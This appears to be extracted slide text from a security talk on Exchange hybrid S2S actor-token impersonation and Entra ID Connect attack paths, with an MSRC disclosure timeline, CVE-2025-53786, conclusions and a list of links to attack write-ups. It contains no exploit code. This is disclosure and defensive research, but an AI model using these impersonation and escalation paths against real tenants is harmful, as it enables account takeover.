
As a part of Microsoft's [Secure Future Initiative \(SFI\)](#), security remains our top priority. In alignment with SFI, Exchange Server is implementing several changes to enhance the security of Exchange Server hybrid deployments. This blog post outlines the current and upcoming changes that apply specifically to Exchange Server hybrid deployments. If your organization does not have any form of Exchange hybrid configured, this post does not apply to you.

Change 1: Transitioning to a dedicated Exchange hybrid application

MSRC Response

- I did not think this is a vulnerability, just flawed design.
 - Submitted it as a heads up to MSRC 3 weeks before Black Hat.
 - The product team did consider it a vulnerability.
 - They expedited a fix for the graph.windows.net impersonation.
 - Blocked for 1st party Service Principal credentials since last Friday.
-
- Exchange / SharePoint impersonation still possible for now.
 - CVE-2025-53786 assigned August 6th with further Microsoft guidance.





Conclusions

- Entra ID connect on-prem was way more powerful than you thought.
- Most attack paths from Entra ID connect are now mitigated.
- Exchange hybrid on-prem = Exchange online.
- Exchange online has/had unrestricted access in your tenant through S2S actor tokens with impersonation rights.
- S2S actor tokens design is messed up, should never have existed and the impersonation should be removed ASAP.
- Lack of transparency about internal auth protocols hurts security.
- Customers running Exchange hybrid should apply mitigations to reduce the impact.

References / reading material

- Overwriting global admins via soft matching:
<https://blog.fox-it.com/2019/06/06/syncing-yourself-to-global-administrator-in-azure-active-directory/>
- Overwriting eligible users:
<https://www.semperis.com/blog/smtp-matching-abuse-in-azure-ad/>
- Seamless SSO abuse:
<https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/>
- SAML security considerations (AD FS attacks):
<https://docs.oasis-open.org/security/saml/v2.0/saml-sec-consider-2.0-os.pdf>
- Internal Azure AD graph API:
<https://dirkjanm.io/assets/raw/Im%20in%20your%20cloud%20bluehat-v1.0.pdf>
- S2S tokens (SharePoint specific)
https://learn.microsoft.com/en-us/openspecs/sharepoint_protocols/ms-sps2sauth/f80a09df-8e0e-434f-93bd-a348d52a8022
- Exchange hybrid authentication OAuth2 setup:
<https://learn.microsoft.com/en-us/exchange/configure-oauth-authentication-between-exchange-and-exchange-online-organizations-exchange-2013-help>
- Dumping Entra ID connect credentials:
<https://dirkjanm.io/updating-adconnectdump-a-journey-into-dpapi/>
- Adding credentials to first-party apps as application admin:
<https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/>
- Other talks on these topics:
<https://dirkjanm.io/talks/>
- Other great Entra Connect based abuse:
<https://specterops.io/blog/2025/07/30/entra-connect-attacker-tradecraft-part-3/> (and the previous parts linked there)